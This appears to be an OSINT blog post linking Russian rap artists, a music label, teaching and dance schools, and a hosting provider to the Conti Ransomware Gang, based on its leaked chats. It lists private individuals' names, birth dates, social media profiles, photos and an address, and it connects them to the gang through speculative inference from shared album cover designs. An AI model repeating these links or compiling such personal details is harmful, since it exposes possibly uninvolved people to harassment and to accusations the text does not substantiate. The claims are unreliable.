What I came up was the following a private teaching school a rap and hip-hop music label where we got some of the core Conti Ransomware Gang members doing their advertising creative and brochures next to doing their hardcore "upcoming" ransomware brand releases including several fashion and clothing brands where we once again have core members of the Conti Ransomware Gang doing their advertising and brochure creative.

The primary goal behind this post and analysis would be to elaborate as to the diverse nature of the members of the Conti Ransomware Gang in the context of having them involved in fashion music and teaching schools business and charitable initiatives in Russia supposedly using the stolen income which they obtained using their ransomware operation online.

It's also worth pointing out that this entire analysis including the OSINT analysis and the OSINT research and enrichment analysis is entirely based on the Conti Ransomware Gang's internal leaked communication and is done exclusively by me with some quite positive and confirmed results already.



Sample Conti Ransomware Gang image obtained using public sources based on the gang's internal leaked communication for a cover of a Russian Rap and Hip-Hop Artist and his album "Personality" apparently produced by the Conti Ransomware Gang's team members responsible for the advertising creative development for the gang

Based on my research and analysis the photo obtained using public sources based on the gang's internal leaked communication for a cover of a Russian Rap and Hip-Hop Artist and his album "Personality" belongs to the Russian rap and hip-hop artist known as Linkvill where we have members of the Conti Ransomware Gang producing their logos and advertising creative part of their portfolio.

Personally identifiable information for Evgeny Samsonov also known as Linkvill:

[hxxp://vk.com/eugene_linkvill](https://vk.com/eugene_linkvill)

[hxxp://vk.com/artist/linkvill](https://vk.com/artist/linkvill)

https://vk.com/linkvill_poetry

<https://www.youtube.com/channel/UC9fVu7UVgxBaCRz7RJD7DeQ>


Sample personal photos of Evgeny Samsonov also known as Linkvill:

[26]



[27]





[29]



[30]


























[43]



Contacts 1




Evgeny Samsonov
голос/стихи

[44]

[45]




[46]



[47]

Женя Линквилл



[48]

It also appears that Evgeny Samsonov also known as Linkvill whose album cover "Personality" was obtained using public sources and appears to be produced by members of the Conti Ransomware Gang who are responsible for creating the gang's advertising creative is also part of the Plastika Sound Boutique Ekaterinburg where we also have a second image courtesy of members of the Conti Ransomware Gang mentioning the Plastika music label.

[49]




Sample personally identifiable information for Plastika Sound Boutique Ekaterinburg:

hxxp://vk.com/plastika.space
hxxp://plastika.space
Address: улица Кирова, 9, Екатеринбург

Part of Plastika Sound Boutique Ekaterinburg are:

- Nikita Zharinov - born on 10th of January 2002
- Ice Costa - hxxp://vk.com/icecosta
- Alexey Plyushkin - born on 11th of April 1994

[50]





It gets even more interesting when we research a second image courtesy of the Conti Ransomware Gang which was once again obtained from their recently leaked internal communication.



Sample Conti Ransomware Gang image obtained using public sources based on the gang's internal leaked communication for a cover of a Russian Rap and Hip-Hop Artist Ice Costa apparently produced by the Conti Ransomware Gang's team members responsible for the advertising creative development for the gang


The image appears to be a second album cover once again produced by team members of the Conti Ransomware Gang responsible for advertising logos and advertising creative development this time by Ice Costa who is also a Russian rap and hip-hop artist who is also part of the Plastika Sound Boutique Ekaterinburg.


Sample photos of Ice Costa (hxxp://www.youtube.com/channel/UCJQmq6U - IEYIDnrNSOzZC6dQ):



The original Ice Costa album cover which is greatly similar to the one produced by members of the Conti Ransomware Gang obtained using OSINT









[58]

8 червей (Prod. by ICE COSTA) · Линквилл · Amtu

8 червей (Prod. by ICE COSTA)

© 2022 PLASTIKA

[59]



[60]

Sample photos of Nikita Zharinov who is among the original founders of the Plastika Sound Boutique Ekaterinburg:

[61]









Sample photos of Alexey Plyushkin who is among the original founders of the Plastika Sound Boutique Ekaterinburg:





ICE COSTA

19 Mar 2021 at 4:02 pm



REC PLASTIKA



COVER Алексей Кибанов

...Не видел добра или зла, я не знаю ответ

Я допиваю дым молоком на обед



It appears that based on my OSINT analysis Alexey Plyushkin is the author of the original cover for Ice Costa's album which can be also found in Conti Ransomware Gang's internal leaked communication which means that he supposedly knows the actual team member of the Conti Ransomware gang that produced the advertising creative who also produced Evgeny Samsonov's (Linkvill) album cover.

Next we got three related images once again courtesy of the Conti Ransomware Gang's internal leaked communication this time for "Global School" teaching enterprise and for the Youla Land dance lessons school in Russia.

Sample photos include:

BEST TEACHER CERTIFICATE

This award is proudly presented to

for earning honours as Best Teacher of the year

at Global School in _____

Director: _____

Date: _____



BEST LESSON CERTIFICATE

This award is proudly presented to

for winning the Best Lesson competition

at Global School in



Director: _____

-Date: _____




Sample personally identifiable information:


[hxxp://school-global.ru](http://school-global.ru)

[hxxp://youladance.ru](http://youladance.ru)

Sample photos:




[71]



Next we've got yet another photo of team members of the Conti Ransomware Gang once again based on their internal leaked communication mentioning [72]Morenehost which is a well known bulletproof hosting provider.

[73]



Sample personally identifiable information:

Телефон: +373 775 96666

E-mail: info@morene.host

Skype: morene.host

Jabber: morene@jabber.morene.host

ICQ: 700812649 / 702647156

Telegram: @hostmorene

Viber: +373 775 96666

WhatsApp: +373 775 96666

Онлайн-чат: <https://morene.host>

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhepInd6ZfLJhnBRtxB8ezyGPMfm7A_PwBC8XrFwaYw15t2gxaq4h7X9pg2o_TXDqM6G8hrB8rGbBOu1q5pmGKUQT2uDnePRX7S1M4
2. <https://ddanchev.blogspot.com/2023/08/the-top-management-of-conti-ransomware.html>
3. <https://ddanchev.blogspot.com/2023/08/whos-behind-conti-ransomware-gang.html>
4. <https://ddanchev.blogspot.com/2023/09/the-conti-ransomware-gang-and-trickbot.html>
5. <https://ddanchev.blogspot.com/2023/09/applying-for-rewards-for-justice-on.html>
6. <https://ddanchev.blogspot.com/2023/09/new-images-courtesy-of-conti-ransomware.html>
7. <https://ddanchev.blogspot.com/2023/09/dancho-danchevs-rewards-for-justice.html>
8. <https://archive.org/details/rewards-for-justice-01>
9. <https://ddanchev.blogspot.com/2023/10/my-first-twitter-space-on-how-i-tracked.html>
10. <https://ddanchev.blogspot.com/2023/10/exposing-bentley-and-liam-from.html>

11. <https://ddanchev.blogspot.com/2023/11/the-conti-ransomware-gang.html>
12. <https://ddanchev.blogspot.com/2023/11/the-conti-ransomware-gang-videos-part.html>
13. <https://ddanchev.blogspot.com/2023/12/rewards-for-justice-dancho-danchev.html>
14. <https://ddanchev.blogspot.com/2023/12/the-conti-ransomware-gangs-osint.html>
15. <https://ddanchev.blogspot.com/2022/06/a-compilation-of-conti-ransomware-gang.html>
16. https://ddanchev.blogspot.com/2022/06/a-compilation-of-known-conti-ransomware_4.html
17. <https://ddanchev.blogspot.com/2022/06/a-compilation-of-known-conti-ransomware.html>
18. <https://ddanchev.blogspot.com/2023/04/exposing-fashion-brands-of-conti.html>
19. <https://ddanchev.blogspot.com/2022/03/exposing-trickbot-malware-gang-osint.html>
20. https://ddanchev.blogspot.com/2022/02/exposing-conti-ransomware-gang-osint_28.html
21. https://ddanchev.blogspot.com/2022/06/a-compilation-of-known-conti-ransomware_21.html
22. <https://ddanchev.blogspot.com/2022/02/exposing-conti-ransomware-gang-osint.html>
23. <https://ddanchev.blogspot.com/2023/12/rewards-for-justice-dancho-danchev.html>
24. <https://ddanchev.blogspot.com/2022/06/how-to-take-down-conti-ransomware-gang.html>
25. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjaZgpobzLAIirhl44BzswLeUz5P5TVyYpBmwaah9CE56WQpEiJOMtGPI_oNZzw1gZGQj046_UNIKuZw7WWH2krElu-DTqgtphfLf
26. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiJD2bRJZ1cF0gREl1_NP4PgWBU_XiEQQjknDdZiiWVHzUf3zZYhlga1NSXq3YD80Rt7puQtU3_MJh3uIakwAtk2hF_UPLbPjdf5m
27. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg8G4udB3HWUib7T7WF1H2cTaNP1FiaBbn3u1U5GDf3DX8Z8ehM9JhD8tKb1nW8WuTt0wFiEA6-LDgOipah_kkd1Yo9LJXeKoruD76
28. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgjZTWEK6ixa4B91H6gZCv_SAR17xYSapjU1-ZIIZ0iWxoHuiKBj0b9qEBefhRix7iIDX3qPTGcuoyLjG5CWPrf5bM56fUzXv-6KwQ
29. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEixg0GYOpZ46POMLOmM6oG00DdmDyn6hm8R0k8ZK9gsz2-D-PC24ad0YHjizZMDrtBuk7uuGYRjjKfKjj-v0TUdxCJNws9gao5mciz>
30. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi-t8eLyWvzasdczb-4CjZSDKX9wDb3W1lV0b2gXrbJA7_3Sths9Vg8iPT_I9cnjfxXQvCldi6FXnwr4YVh3BGDW8_mqf7DzIghuTa
